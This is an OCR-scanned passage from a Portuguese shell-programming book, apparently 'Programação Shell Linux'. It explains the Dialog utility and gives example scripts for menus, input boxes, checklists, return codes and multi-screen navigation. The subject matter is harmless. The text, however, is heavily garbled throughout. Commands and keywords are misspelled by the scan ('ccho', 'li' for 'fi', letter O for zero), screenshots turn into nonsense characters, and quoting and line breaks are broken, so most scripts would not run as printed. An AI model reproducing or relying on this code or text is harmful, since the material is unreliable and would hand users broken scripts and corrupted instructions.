as possibilidades. - Não se preocupe agora em "como" o Dialog funciona, mas sim com "o que" ele faz. - Descubra-o, experimente-o, é de graça! - Faça desse momento uma apresentação, imersão e aprendizado, para entrar no mundo do Dialog. Releia e siga as instruções acima! Ao final dessa viagem, se você seguir as instruções, com certeza você terá uma boa ideia dos poderes do Dialog, do quanto ele pode lhe ser útil e de onde você poderá aplicá-lo.
  • 469.
    456 Programação ShellLinux Não se assuste se de repente você ficar cheio de ideias e tiver von- tade de fazer uns 5 programas diferentes agora mesmo, isso é normal! : l . O Dialog tem esse poder de sedução por sua simplicidade e flexibi- lidade. Obs.: A quebra dos comandos em várias linhas é apenas estéti- ca, não obrigatória. Calendar dialog - title 'Escolha a data' - calendar " oo 31 12 1999 Fselect diatog -title 'Escolha onde instalar' - fselect /usr/share/vim/ 00 [tusr/shoro/vlto/1 M m
  • 470.
    nu:! ltt§Ptit; ,;h.li . coopIeta Inotalo Wdo cu::rt.c.iZc'ltb Você escolhe Dialog 457 Gauge dialog I --title 'Instalação dos Pacotes' I --gauge 'nlnstalando Vim-6.0a.tgz...' I 8 40 60 lnfobox dialog --title 'Aguarde' I --infobox 'nFinalizando em 5 I segundos...' I 00 lnputbox, Passwordbox dialog --title 'Confirmação' --passwordbox 'Por favor, confirme a senha:' 00 Menu dialog 1 - title 'Perfil' --menu 'Escolha o perfil da instalação:' I OOOI mlnima 'Instala o mfnimo' completa 'Instala tudo' I customizada Você escolhe' M I cvrn r to to s
  • 471.
    458 Programação Shelllinux [fJJilil46iiH O e)l!leri~ () goru +) !fiNEH MiS de 1 ano MiS de 3 anos Jun 21 17:29:22 xfs: xfa st.rtl4> Jun 21 17:29:23 libelula xfs: lllrnt~: lhe Jun 21 17:29:23 libelula xfs: Ent Jun 21 17:29:26 libelula 1'1111..1'04>[798): {I Jun 2117:32:28 libelula 1'1111..1'04>[797): {I Jun 2117:32:58 llbelula 1'1111..1'04>17991: ou Jun 2117:32:59 llbelula login[799): FAilE Jun 21 17:33:04 llbelula login(799]: FAilE Jun 21 17:33:06 llbelula F1111..PVCi>[799): {I Jun 21 19:39:22 l!belulo su(po~Luntxll1511 Jun 21 19:<16:03 l!belulo su(po~Lunlx)[1511 Jun 21 19:<16:21 l!belulo su(po~Luntx)[1562 I Msgbox dialog -title 'Parabéns' --msgbox 'Instalação finalizada com sucesso.' 640 Radiolist dialog --title 'Pergunta' --radiolist 'Há quanto tempo você usa o Vi?' oo0 iniciante 'até 1 ano' on experiente 'mais de 1 ano' off guru 'mais de 3 anos' off Tailbox, Tailboxbg tail -f lvar/log/messages > out & dialog --title 'Monitorando Mensagens do Sis- tema' --tailbox out 00
  • 472.
    : Vln supportfllo t<> t>~ltch on lo.odl~ In • Maintainer: Bra~t Hootenaar- <BralliNiM,org • Last Ch""90: 2001 5tp 12 lf exists("dld.tndent. oo•) flnlsh endlf let dld.lndent.on =1 ....,._ fi lot~P>•ndent "'Fllollf>O • lf oxpond("(.,..tch>") I= • "'VV"P EllD Textbox dialog - title Visualizando Arquivo' - textbox /usr/share/vimlvim60/Jndent.vim 0 0 Timebox dialog --title 'Ajuste o Relógio' Dialog 459 -timebox 'nDICA: Use as setas e o TAS.' oo 23 59 30 Yesno dialog --title 'AVISO' --yesno 'nO Vi foi instalado e configurado. Você quer executá-lo agora?nn' 00 Agora que você já ficou horas copiando e colando os exemplos, ou redigitando os comandos, já está apto a conhecer o http://www.aurelio.net/Shell/dialog/dialog-tour.sh, um scripl pronto para ser executado que mostra todas as caixas para você ' : > t.tatNi3.! com d r bs a.Jtora.~s
  • 473.
    460 Programação ShellLinux Como o Dialog Funciona E então, já está cheio de ideias? Sim Ótimo! Então vamos continuar o aprendizado e conhecer os detalhes do Dialog para poder usá-lo em scripts. Não Você seguiu as instruções do tópico anterior? Sim Então invista mais um tempo no She/1, executando os exemplos, mo- dificando-os, avaliando as possibilidades do Dialog. Veja as figuras, imagine onde você poderia utilizar aquelas telinhas, nos seus progra- mas atuais, em programas novos que você poderia fazer... Depois volte aqui e continuamos a leitura. Não É uma pena. Neste ponto do documento você já seria um conhe- cedor do Dialog. Considere voltar ao tópico anterior e tentar de novo. O Dialog é relativamente simples de usar, mas como ele age um pouco "diferente• dos outros programas do sistema, pode assustar e parecer con- fuso numa primeira tentativa Como agora você já sabe "o que" o Dialog pode fazer, adiante veremos em detalhes como construir e obter dados das caixas e aprenderemos al- gumas características do Dialog, como: - A linha de comando é longa, cheia de opções; - Ele redimensiona o texto e a caixa automaticamente; Usa código de retomo para botões Sim/Não, Ok/Cancel; Usa a saída de erro (STDERR) para textos e itens escolhidos. Materia com d r bs a;.Jtora!S
  • 474.
    Dialog 461 Parâmetros Obrigatóriosda Linha de Comando No Dialog, é obrigatório passar o texto e o tamanho da caixa, sempre. Com isso, a cada chamada do programa deve haver pelo menos 4 opções na linha de comando. O formato genérico de chamada é: dialog -- tipo- da - caixa ' <texto> ' <altura> <largura> texto - O texto é a palavra ou frase que aparece no inicio da caixa, logo após a primeira linha (borda superior). Passe uma string vazia · • caso não deseje texto. Caso o texto seja maior que o tamanho da janela, ele será ajustado automaticamente, quebrando a linha. Para colocar as quebras de linhas manu- almente, insira o padrão ·n • (barra-ene) onde desejar as quebras. Exemplo: ' Primeira linha . nsegunda . • a l r.ura - A altura é o número de linhas que serão utilizadas para de- senhar a caixa, inclusive a primeira e a última que fazem as bordas superior e inferior. Se informado o número zero, o Dialog ajusta automaticamente a altura da caixa para caber o conteúdo. largllra - A largura é o número de colunas que serão utilizadas para desenhar a caixa, inclusive a primeira e a última que fazem as bordas esquerda e direita. Se informado o número zero, o Dialog ajusta automaticamente a largura da caixa para caber o conteúdo. Na prática, é melhor deixar que o Dialog quebre o texto e ajuste o tama- nho das caixas automaticamente. Então nos exemplos desse documento não haverá quebras de linha manuais (nl e os tamanhos serão sempre especificados como "O O" (zero zero). Em caixas como o menu, onde também é preciso passar todos os itens pela linha de comando, há mais parâmetros obrigatórios além dos já cita- dos. Eles serão abordados adiante, no momento oportuno. Mate com d r~•los autCYa s
  • 475.
    462 Programação ShellUnux Como reconhecer respostas SIM ou NÃO A forma mais básica de se comunicar com o usuário é fazendo perguntas que ele possa responder com Sim ou Não. É possível fazer um configura- dor, ou até mesmo um programinha simples, com essas respostas. Já foi visto como fazer uma telinha desse tipo: $ dialog - -yesno 'sim ou não? ' O O Mas, e dentro de um script, como saber qual foi a resposta do usuário? Qual foi o botão que ele apertou? O Dialog utiliza o código de retorno ("Return Code") para informar qual foi o botão apertado. Como sabemos, o She/1 guarda esse código dentro da variável $? . Então, que tal descobrirmos a solução do problema testando? Execute o seguinte comando duas vezes, e note qual o código de retorno que apare- ce quando se escolhe YES e quando se escolhe NO. $ dialog --yesno 'sim ou não? ' O O ; echo Retorno : $? Fácil! zero para Sim, um para Não. Se lembrarmos que todos os comandos UNIX/Linux retornam zero em sucesso e qualquer coisa diferente de zero (geralmente 1) quando ocorre algum erro, fica fácil memorizar. O zero é sempre positivo, beleza, sem erro, SIM. O um é problema, erro, NÃo . Memorizando: SIM=O, NÃO·~
  • 476.
    Dialog 463 Agora quesabemos isso, fica fácil lidar com as respostas do usuário. Basta usar o H para testar o valor do S? . Um exemplo bem simples: dialog --yesno ' Quer ver as horas? ' O O if [ $?= O ]; then echo "Aqoril s&o : s { date ) " else ccho ' Ok, não vou most rar as horas . ' li Caso a mensagem do else não seja necessária, podemos usar o opera- dor && (E ou ANO) e deixar o comando bem mais simples: d i aloq - - yesno ' Quer ver as horas? ' O O && ccho "Agora sAo: $ (dnte}" Usando o Dialog fica fácil definir variáveis de estado ("tlags") ou opções antes da execução de um programa! Por exemplo, um programa simples para listar arquivos do diretório atual: i ! /bin/sh § lsj . sh --o sc r ipt do "ls joiado" j ~ste script faz parte do http: //ilurelio.net/Shell/dia!o9 fi. Zerando <'S opcões cor= ; ocultos= ; subdir= ; detalhes= # Obtt!.ndo as con!lgu raçõ~s q u e o usuário dese j a dialog --yesno ' Usar cores? ' O O && cor=' -·color=ye s' dialoç --yesno ' Mostrar arquivos ocultos? ' O O && ocultos=' - a' d lalog --yesno ' Incluir sub- diretórios?' O O && subdir• ' - R' d i alog --yesno ' Mostr ar visão detalhada? ' O O && detalhes=' - !' 8 Nostrando os a rqu~vos l s Scor Socultos $subd ir $detal hes Para baixar este script: http://www.aurelio.neVShell/dialog/lsj.sh Mate com d r~1tos autCYa s
  • 477.
    464 Programação ShellLinux Como Obter o Texto Que o Usuário Digitou A caixa inputbox serve para pedir que o usuário digite algo. A sua prima é a passwordbox, que tem funcionamento idêntico, apenas não mostra na tela o que o usuário digita (útil para senhas). Por exemplo, se quisermos que o usuário digite seu nome. Primeiro construímos a telinha: d i alog --inpu t box 'Digite seu nome: ' O O Tudo bem, o usuário digita seu nome, aperta ox e poft! O nome é repeti- do na tela e volta o prompt. Como guardar o que foi digitado numa variável, para usar depois? O funcionamento padrão do Dialog é: após o usuário digitar seu nome e apertar o OK, esse texto é mandado para a saída de erro (STDERR). Temos três maneiras de "pescar" esse texto: 1. Redirecionar a saída de erros (STDERR) para um arquivo e ler o conteúdo desse arquivo 2. Redirecionar a saída de erros (STDERR) para a saída padrão (STDOU7). 3. Usar a opção --stdout do Dialog Veremos então essas três táticas. A primeira consiste em redirecionar para um arquivo, e é com certeza a maneira mais incômoda por precisar de um arquivo temporário, mas também é mais portável e que funciona em qualquer She/1. Como todos sabemos como fazer um redirecionamento, vamos direto ao exemplo: d i alog --inputbox ' Digite seu nome: ' O O 2>/tmp/ nome.txt nome• $ ' cat. /tmp/nom e .txt ) echo "O seu nome e : $nome" Materia com d r bs a;.Jtora!S
  • 478.
    Dialog 465 Digite seunome: Aurélio t1arinho Jargas Guardamos na variável nome o conteúdo do arquivo temporário. A segunda maneira é mais limpa por não precisar criar o arquivo tempo- rário. Basta utilizar o operador 2>&1 para redirecionar a saída de erro para a saída padrão. Com o texto desejado na saída padrão, podemos definir a variável nome diretamente: nome=$( dialog --inputbox ' Digite seu nome :' O O 2>&1) echo "O seu nome é : $nome" Mas acaba sendo incômodo ter de ficar redirecionando a saída de erro sempre, acada chamada do Dialog. Aterceira maneira de obter o texto leva isso em conta e usa uma opção do próprio programa para redirecionar o texto para a saída padrão, a --stdout : nome=$( dialog - -stdout --inputbox ' Digite seu nome :' O O ) echo "O seu nome é : Snome" Das três formas apresentadas, essa é a mais limpa. Assim, nos exem- plos seguintes, a opção --stdout será sempre utilizada. Ah! A caixa inputbox também aceita um último parâmetro opcional que é o texto inicial já preenchido no campo. Exemplo: dialog --stdout --inputbox ' Digite seu nome : • O O "seu nome aqui "
  • 479.
    466 Programação ShellUnux Como Obter o Item Único Escolhido de um Menu ou Radiolist Já sabemos como fazer telas tipo Sim/Não. Mas e se precisarmos ampliar o leque de respostas possíveis do usuário, onde também poderíamos ter "Talvez• ou "Não sei" como respostas válidas? Ou ainda, se precisarmos que o usuário escolha um ítem de um menu para saber qual das opções ele quer executar? Nesse caso o Sim/Não é insuficiente, e precisamos usar a caixa do tipo Menu, onde podemos especificar vários ítens diferentes e o usuário escolhe um (e apenas um). Para começar, vamos fazer um exemplo bem bobo: user=$t dialoq --stdout --l'llenu 'Bobice :' O O O 1 um 2 dois 3 erês) echo Você e5co.Lheu o nUmero $user Bobice: [ 1 .... I~ 3 ~$ A primeira grande diferença a se notar é que a linha de comando do Dialog ficou gigante, cheia de parâmetros! Vamos destrinchá-la. Até o Bobice : nenhuma novidade. Mas seguido dele estão três zeros, onde geralmente só tinha dois! Não, isso não é erro de digitação , ) Os dois primeiros zeros continuam sendo a altura e largura da caixa, isso nunca muda. Já o terceiro zero é uma propriedade especial do menu, que indica quantos itens serão •visíveis" de uma vez na caixa. Veja a dife- rença de trocar este zero por um: dialog --stdout. --menu •Bobice : ' O O 1 1 um 2 dois 3 t.rês Mâ!CIIal r 1 d r ~ iliS
  • 480.
    Dialog 467 Agora apenasum item é visível por vez, diminuindo o tamanho da caixa. Isso pode ser útil quando o Menu tem muitas opções, mas para que a cai- xa fique num tamanho aceitável, mostra-se apenas parte delas por vez e deve-se fazer uma "rolagem" para ver o resto. Logo após essa definição do número de itens, colocamos enfileirados to- dos os itens do menu, no formato <item> <descrição> . Em nosso exemplo são três itens numéricos. Este é o formato genérico da linha de comando da caixa Menu: dialog --menu '<texto> ' O O <nüm-itens> <iteml > <descl> ... <itemN> <descN> núm-itens - O número máximo de itens do menu que serão mostrados na caixa. Os demais ficarão ocultos e podem ser acessados rolando a lista com as setas do teclado. Caso especificado como zero, o Dialog mostra todos os itens, ou ajusta auto- maticamente o número ideal para que a caixa caiba na tela. item - O item deve ser um nome único, diferente para cada item. O item é o texto retornado pelo Dialog ao script, quando o usuário escolhe uma opção. descrição - A descrição é um texto explicativo que serve para detalhar do que se trata o item. A descrição pode ser omitida pas- sando a string vazia Exemplo: dialog --menu 'texto' O O O iteml ' ' item2 '' item3 ' ' M m
  • 481.
    468 Programação ShellLinux Agora que sabemos compor esse monstro que é a linha de comando de um Menu, vamos fazer mais um exemplo, com nomes em vez de números nos itens do menu: cor=$( dialog --stdout --menu ' As cores : ' O O O amarelo 'a cor do sol ' verde 'a cor da qrama ' azul 'a cor do céu ' ) echo Você escolheu a cor Scor 610"elo a et:Jr do sol ml §i •. lbi;~E! aud a c::or do céu Não é tão dificil, hein? A dica para não se confundir é enxergar a linha de comando como várias pequenas partes, identificando e isolando cada uma delas (veja comentários à direita): dialog - - stdout --menu 'As cores :' o o o amarelo 'a cor do sol ' verde 'a cor da grama ' azul 'a cor do céu ' usao STOOUT textodomenu anuta,largura enúm.flens ffem 1 ffem 2 ffem 3 É por isso que, geralmente,os comandos Dialog são colocados em várias li- nhas, para fazer essa separação em partes efacilitaro entendimento. Para tal, basta "escapar'' o final de cada linha do comando (exceto a última) com uma barra () . Veja como fica o exemplo anterior quebrado em várias linhas: cor=${ dialog --stdout --menu 'As cores :' o o o amarelo 'a cor do sol ' verde 'a cor da grama ' azul 'a cor do céu ' ) eclcc ·:ocê escolheu a cor Scor
  • 482.
    Dialog 469 Bem melhor,não?Adicionalmente, pode-se alinhar os escapes e os itens para facilitar ainda mais a leitura: cor•$ ( dialog --stdout --menu 'As cores :' o o o amarelo 'a cor do sol ' verde 'a cor da grama ' azul 'a cor do céu ' echo Você escolheu a cor Scor Esta será a notação utilizada nos exemplos, por ser a mais didática. Não coloque comentários ou espaços em branco após a barra de escape, ela deve ser o último caractere da linha. dialog - - stdout i Esse comando é inválido . Estes --yesno texto # comentários não podem estar aqui . O primo próximo do Menu é o Radiolist. Aúnica diferença entre os dois é que no Radiolist é possível definir qual será o item que já iniciará seleciona- do. Para isso, cada item é composto por três parâmetros: nome, descrição, status. O status deve ser oN ou OFF, para informar se o item está "ligado" (marcado) ou não. Como na Radíolist o usuário só pode escolher um único item, cuidado na hora de compor o comando, pois apenas um ítem pode ter o status ON, todos os outros devem ser OFF. Caso precise de uma lista de múltipla es- colha, veja o Checklíst no tópico seguinte. Usando o exemplo anterior, podemos iniciar a caixa com a cor "verde" já selecionada: dialog --radiolist ' As cores :' O O O amarelo ' a cor do sol ' OFF verde ' a cor da grama ' ON azul ' a cor do céu ' OFF
  • 483.
    470 Programação ShellLinux ~~ 41•. l i.& ...11 • cor O. 9"- ~ cor do céu ( ) ozul v(+) Ah! A outra diferença do Radiolist para o Menu é que ele usa os parênte- ses <X> para marcar o item. Como Obter os Itens Múltiplos Escolhidos de um Checklist A caixa Checklist é idêntica à Radiolist já vista, a única diferença é o usuá- rio poder escolher mais de um item; é uma caixa de múltipla escolha. Primeiro, vamos fazer um menu com opções para o usuário escolher: estilos=$( dialog --stdout --checklist ' Você gosta de :' O O O rock ON samba 01?1? metal ON jazz OI?F pop ON mpb 01?1? ) echo "Você escolheu : Sestilos" ~ ~ (X) oetal ( l j azz (X) PClP ( )opb v(•)
  • 484.
    Dialog 471 A sintaxeé a mesma da Radiolist, e compomos uma lista onde os itens não têm descrição (usando as aspas vazias · •). A diferença agora é que temos mais de um item selecionado. Note que o Dialog retoma todos na mesma linha, com cada item escolhi- do entre aspas duplas. Esse retorno em apenas uma linha requer conheci- mento em sed, awk ou outro editor programável para se identificar e extrair corretamente os itens escolhidos. Como isso dificulta o uso do Dialog, ele possui uma opção de linha de comando chamada --separate-output, que em vez de retornar tudo em uma linha, retoma os itens selecionados um por linha, e sem as aspas. Dessa maneira, fica bem mais fácil varrer e descobrir os itens escolhidos com um loop de while : estilos• $( dialog - - stdout --separate-output --checklist 'Você gosta de : • O O O rock ON samba OFF metal ON jazz '. OFf pop ON mpb '. Off ) echo "$estilos" I while read LINHA do echo "--- $LINHA" done Ou usando substituição de processos (capítulo 8) para evitar o pipe <I l : while read LINHA do echo "- - - $LINHA" done < <( dialog --stdout --separate-output --checklist 'Você gosta de : • rock ON samba Off metal .. ON jazz Off pop '. ON mpb '. Ofl" ) o o o
  • 485.
    472 Programação ShellLinux ll3J m::l [ J ·- [X) •etal [ J j i!IZZ [ X) pop [ J """ v(+) E se o Usuário Apertar o Botão CANCELAR? Você faz as telinhas, apronta os menus, deixa tudo certinho para funcionar redondo. Mas, no meio do programa, o usuário desiste de tudo e aperta o botão CANCELAR. Como detectar isso? Assim como acontece com os botões Yes/No, o Dialog usa os Códigos de Retorno para informar se o usuário pressionou o oK ou o CANCELAR . [ OK=O, CANCELAR=l l Então sempre após cada telinha do dialog, coloque o seguinte teste para saber se o CANCELAR foi apertado: $? - eq l ] && echo ' Botão C~NCEL~R apertado' Dependendo de como funciona seu programa, você pode fazer o aperto do CANCELAR retornar à tela anterior, ao menu principal, ou ainda ser mais drástico e abandonar o programa. Tudo depende do tipo de navegação que você quer usar. Além de apertar o botão cANCELAR, o usuário também pode apertar a tecla <Esc> do teclado. Veja o tópico seguinte. M m
  • 486.
    Dialog 473 E seo Usuário Apertar a Tecla ESC? Em qualquer tela do Dialog, apertar a tecla <ESC> gera o código de retorno 255 e abandona a caixa. Então, além de tratar do botão oK (retorno zero) e do CANcElAR (retorno 1), também é preciso cuidar da tecla <Esc>. Dependendo do tipo de sua aplicação, a tecla <ESC> pode gerar o mes- mo procedimento que apertar o botão CANCEL.:o.R geraria. Ou, ainda, você pode ter dois procedimentos diferentes, um para cada evento. Tudo depen- de do tipo de navegação que seu programa utiliza, algumas sugestões: Navegação amarrada a um Menu !Principal: - Se apertar cANCELAR no Menu !Principal, sai do programa - Se apertar CANCELAR numa tela secundária, volta ao Menu Principal - Se apertar <Esc> em qualquer tela, sai do programa Navegação tipo Ida e Volta: - Se apertar CANCEIJR volta à tela anterior Se apertar <Esc> sai do programa Veja exemplos completos desses tipos de navegação e do tratamento dos eventos no tópico seguinte. Caso queira mapear o <Esc> para o mesmo funcionamento do cANC ELAR, você pode fazer um teste mais genérico como, "se não for o oK": $? - 1 1e O ] & t. echo 'E-SC ou CJVJ CSLAR ape.rt.t:do ' Claro, se estiver usando botão de HE LP, ele também será mapeado para o CANCEIJR, então cuidado. E se o Usuário Apertar o botão HELP? O botão de ajuda !HELPI foi adicionado no dialog-0.9b, para usá-lo basta adicionar a opção --he l p -button . O seu código de retorno quando aperta- do é dois. Vamos lá, memorizando novamente: ~~0, CANCELARul, HELPu2 1 Materia com d r bs a;.Jtora!S
  • 487.
    474 Programação ShellLinux O teste primário para saber se ele foi apertado é: $? - eq 2 J && echo 'Bot~o HELP ape~tado ' Para mostrar o texto de ajuda para o usuário, basta usar uma caixa Ms- gbox se for curto, ou uma Textbox se for algo mais extenso. Depois é só voltar para a caixa anterior. Como Tratar Todos os Botões e Teclas de Uma Vez? case $? in 0) echo 1) echo 2) echo 255) echo " } echo esac O usuãri o a pert ou o bo~ão O usuãri o apert ou o botão O usuário apertou o botao O usuâr io a per t ou a tecl a Retorno desconheci do; ; OK (ou o Yes ) CANCELAR (ou H!:LP '' ESC .. Mergulhando de Cabeça no Dialog Exemplo de Menu Amarrado (em Loop) ~ ! /bin/bash I 2 Escrever ~ carta 3 Jogar pac:iência .4 Perder teo'flO O Sair .. o No) i t i a. s h - o s c r i pt da t i a que p rec isa u s ar o c omputad o r i Este s c r ipt faz parte do htt p: //aure l i o .ne t /shell/dialog I! i Exempl o de como Amarrar o ~cript num menu pri ncipal u~ando Materia com d r bs a;.Jtora!S
  • 488.
    i o 'while' . O ' case' é usado para ident:.ifica.r qual foi a ação i escolhi da . Após cada açAo, ele sempr e retorna ao menu § principal . S6 sai do script Ca$0 escolha a. última opçAo, i! aport~ CJ'.NCE!.JR ou ESC . ~ f Ot.il para usar como login shel.l de pessoas inexperient-es ou ~ fazer utilitérios de ações restritas e definidas . ~ # FLUXOGRAHl # i ii ;; ;; j j ~ ~ INÍCIO +-----------+ +----------+ +------> menu 1--Esc-----> sai do I pri ncipal 1--Cancel--> I programa I +-----Ok----+ +--> +----------+ +--<--1 2 3-4--+--Zoro--->---+ 1- Loop que most.ra o menu principal ·.vhil(! : ; do i Nostr<l o m~nu na tela, com c1s ~'çtles dispon iv~is don «e resposta=$ (d ialog --stdout --title ' Men u da Tia ' --menu ' Oi Tia, e scolha o quê você q uer fa:r.er : ' o o o 1 'Navegar na Int ernet' 2 'Escreve~: uma carta' 3 'Joga t: paciência ' 4 'Pe&de.r temp o' O 'Sair ' ) il lUa apertou CANC!LAA ou ESC, ent.âo vamos sair ... [ S? -ne O J && break N De acordo com a opçclo escolhida, d i spara pr ogramas case '' $resposta" in esae 1) /usr/bin/mozilla 1 htt.p: //googl e.com. br ' .. 2) /bin/mced i t /tmp/cart.a .txt. ;; 3) /usr/qamcs/solitoirc ; ; 4) /usr/XllR6/bin/xsnow ; /uS</X11 R6/bln/xcyes ; ; O) break i i i Nensagem Cinnl : ) echo ' Tchau Tia !' Baixar este script em http://www.aurelio.netlshell/dialog/tia.sh Dialog 475 Mate com d r~11os autCYa s
  • 489.
    476 Programação ShellLinux Exemplo de Telas Encadeadas (Navegação Sem Volta) # ! /bin/sh # encadeado. sh - o script que chega até o final 9 Este s c r ipt faz parte do http://attt:eli o . net/shell/dialog ~ B Exempl o de como encadear tel a.,:, U3ando o ope.rado.r && (.lV-10) . !f Caso o usuá rio d esi.st a em. qualquer t e l a {ape.rtando CA. NCEL-R H ou SSC} , o scr ipt. cze.c uta. o primei ro cor:umdo após n c ndcia ~ dê && • ~ # Útil para fazer programas ou b rincadeiras onde só há um 8 caminho cecto a seguir para cheg.1r ao final . j FLUXOGRANA i! • • • ~ f ~ i • • i! ;; i! 11 I NICIO + -------+ I telal 1·-Cancel / Esc--->---+ +--0):---+ I tela2 1--cancel /Esc--->---+ +- -Ok---+ 1- --> I tcla3 1·-Cancel/ Esc---> ---+ +--ok---+ I tela4 1--Cancel / Esc---> ---+ +--01:---+ I final I +-------+ FIM i Função r âpida par a chank1r a cai xa YesNo s inmao () ( di alog - - yesno " s~ ·· O O s i mnao ' Quer continuar? ' && s.inu1ao • E.stanto.s na s egunda t e l a . continua? ' t.& :simnAo ' Tercei.ra . Continua continuando? ' && +.........................+ I desistiu I +----------+ Materia com d r bs a;.Jtora!S
  • 490.
    simnao 'Penúltima tela! E agora , continua? ' && echo ' Você chegou até o final !' && exit i Este trecho já não faz mais parte do encadeamento, e só w será alcançado caso o usuário tenha apertado CANCELAR/Esc . echo Você desistiu antes de chegar no final . . . Dialog 477 Baixar este script em: http://www.aurelio.net/shell/dialog/encadeado.sh Exemplo de Telas com Navegação Completa {Ida e Volta) IIYI"e ,...,. solto . ....... l!11"'0 de novo ..,.. de l5 ...-.as ft!fW'"w ; p 1.s entre 25 t' 40 ._ u is de- 40 an::. Os dados lnf,_ for• HoM : llrêl to Krlnho Jargas Idade : entre 15 e 25 ..-.os Casado: cuado Cottoo: andr de btclclew hcar na inter-net dono!• I
  • 491.
    478 Programação ShellLinux il ! /bin/bash f navegando .s h - o script que vai e volta i Este !IC.ript faz parte do http: I /atu::e.lio. net/shell/di alog 11 é Bxemplo de como l igar ~odas as tolas do programa entro s i, # guardando informações de ida e vol~a. o botão c.~CELAR faz ~ voltar para a tela anterior e o OK faz ir a próxima . Para # sair do programa a qualquer momento basta apertar o ESC. ~ i Útil para fazer programas inter~ tivos, de contexto, ou q ue i ~e pode voltar para corrijir informações. il íl FLUXOGRAHA INÍCIO a +-----~-·--- + iJ I primeira 1--Esc--->---+ • .-------->+----ok-----+ ~ •--Cancel-- 1 nome 1--Bsc--->---+ ~ .--------> +----Ok-----+ +----------+ IJ '-- Cancel- - 1 idade 1--Bsc- - ->- --+--- > Sai do ti • - --- ----> +- - --Ok----- + I Programa I @ ' - -caneel-- 1 ese . eivil 1- -Bse- -->- --+ +-- --------+ f . --------> +----ok-----+ I j ' --Ctlncel -- 1 go:sto~ 1- -E.:!Sc--->---+ il +----ok-----+ i fih al j +--------- -- + j FU1 í! proxima=pr imeira il loop principal "hile : ; do I# Aqui é identificada qual tela deve ser mostrada. i# Em cada tela são definidas as variáveis ' anterior ' f# e ' proxi ma' # que clerinem os rumos da navegação. case •·Spr oxi.ma" in primeira) pxoximd-noro.e dialog --backtitle 'Pe9ador de Dad os' --msgbo~ 'Bem-vindo ao pogador de dados!' O O nome} an~erior=primeira proxima=idade Materia com d r bs a;.Jtora!S
  • 492.
    nome $(dialo9 -- stdout --backtitle ' Pe9ador de Dados' --inputbox ' Seu nome : ' O 01 ; ; idade) anterior=nome proxima• casado idade•S(dialog --stdout --backtitle ' Pegador de Dados ' --menu 'Qual a sua idade? ' O O O casado) 'menos de 15 anos ' •' 'entre 15 e 25 anos ' '' 'entre 25 e 40 anos ' '' ' mais de 40 anos' .. anterior~idade proxima•9ostos casado•S(dialog --stdout --backtitle ' Pegador de Dados ' --radiolist ' Estado civil :' O O ' solteiro ' ' livre leve solto ' ON ' noivo ' 'casado ' 'viúvo ' 'quase amarrado ' ' já era ' o OFF ' livre de novo ' gostos) anterior=casado proxima•final 90stos•S(dialog --stdout --separate- output --backtitle ' Pegador de Dados ' OFF OFF --checklist ' Do que ' jogar futebol ' 'pescar ' você 90sta? ' off o o o ' ir ao shopping ' ' andar de bicicleta ' '' off off off 'ficar na internet ' '' off 'dormir ' •' off ) finalI dialog --cr-wrap --sleep 5 Dialog 479
  • 493.
    480 Programação ShellLinux don~ *) esac --backtitle ' Pegador de Dados' --title 'Obrigado por responder ' --i nf obox .. Os dados informados foram Nome Snome Idade : Sidade casado : Scasado Gostos : nSgostos .. 14 4 0 b.reak echo "Janela desconhecida ' Sp.roxima ' ." echo Abortando programa ... exit WAqui ê feito o tratamento genêrico de Código de Retorno Wde todas as telas . Vol ta para a tel a anterior se for H CANCELAR, sai do programa se for ESC. retorno• $? $retorno - eq 1 Sretorno - eq 255 && proxima•$anterior && break H cancelar 8 Esc Baixar este script em: http://www.aurelio.neUshell/dialog/navegando.sh Exemplo de Pedido de Confirmação (Uma Caixa Sobre Outra) Cowtsht (C) lll89, 1991 Free Soft•are Fcxmatton, Inc. Ever~:~ane is per of this li""""e Yoc8 aceita os Tl!t'oos da Licença? lhe lieemes f ~ <l!o > freedo~t to share liiiiiiiiiiiiiiiiliÍ License is intendel e, HA 02139, ati" copies alloooed, M m
  • 494.
    i ! /bil"l/Sh iduas .sh - o script que pede confirmação § !:;st.e s c ript fa z parte do htt p:// aurel i o .net/sh ell/dialo9 ! !! Exemplo de c omo fa1:er caixas sobrepost.as, onde a no·..ra c a ixa f aparece sobre a primeira, t ipico de avisos como: ~ ~ " Você tem cexteza?'• # # O font e do pcóprio ~cr ipt é usc1do como a "licença" , mas na i vida real, basta tJ:ocar o $0 por um arquivo como o COPYING ii dialoq --titl e ' I~ICENÇA do Sof t'lare' --textbox SO 16 6 5 --and -t-:idget --yesno ' nvoc~ acei ta o:5 Tern0$ da Licença?' a 30 Baixar este script em: http://www.aurelio.net/shell/dialog/duas.sh Dialog 481 Exemplo de Posicionamento de Caixas (Não Centralizado) ! ! /bin/sh Eu estou srudada no canto esquerdo g posi cao.sh - o script qu ~ posiciond a j anel a i Es te sc.ript f az p .:u: te d o http://aurel io.ne t /sh ell/ di a log 11 r Com a opção --beg in, ~ p oss1 vel de!inir qual v ai ser o i posi <::ionamen to da caixa n a t e l a . l• . s i n t a xe é " --begi n X Y'', e onde X e 'i são as coordenadas de LINHl .. e COLUNP. onde vai i estar o canto s uperior esquerdo da caixa . B Mate com d r~11os autCYa s
  • 495.
    482 Programação ShellUnux ! Por exemplo , para grudar a caixa no canto esquerdo da tela, f à parti r da linha 5: d i alog --begin S O --t't'l!lgbox •gu e-stou 9rudada no canto esquerdo' 10 30 Baixar este script em: http://www.aurelio.neUshell/dialog/posicao.sh Exemplo de Várias Caixas na Mesma Tela (Multicaixas!) Janela •1 -- (0,0) Janela 12 -- (0,40) • •• • •• Janela •3 -- (12,0) Janela 14 - (12.40) Mâ!CIIal r 1 d r ~ iliS
  • 496.
    il ! /bin/sh Imulti . sh - o sc.tipt que desenha vá.cias janelc;1;3 # Esee s c r ipe fa-z parte do h ttp: //aureli o .net/shell/d ialo9 ~ ê Exemplo de como d esenh ar vá rias ca.ixas numa mesma tela1 !J usando a opçc1o --and- l>i'idget para j untar as caixas e o opçAo j --beqin para pocisionar as janelas . • ! i Brincand o de Posicionar Caixas # ------------------------------ • i Usando a opção --begin , d efinimos o posici o namento da if. ca ixa. . usando a opçcto --and- üdget, colocamos mais de uma j cai xa na tela . Usando essas duas opç ões j untas, pode mos # most ra~ vâ r i as janelas intei ras na t el a sem sobrepos i ção ! ~ i Pot e:':emplo, que t a l divi d ir .:a tela em 4 paxtes i guai$ e ê colocar uma j anela em cada uma dessas partes? Isso pode ser tJ Ut.il par a mostr ar ao usuário o ..histórico" das telas que i# ele j â passou. 8 M o câlculo de posiciontlmento e s i mpl es . o t amanho padrão de ~ fé l a do éó~solé ê SO éolu~às pot 25 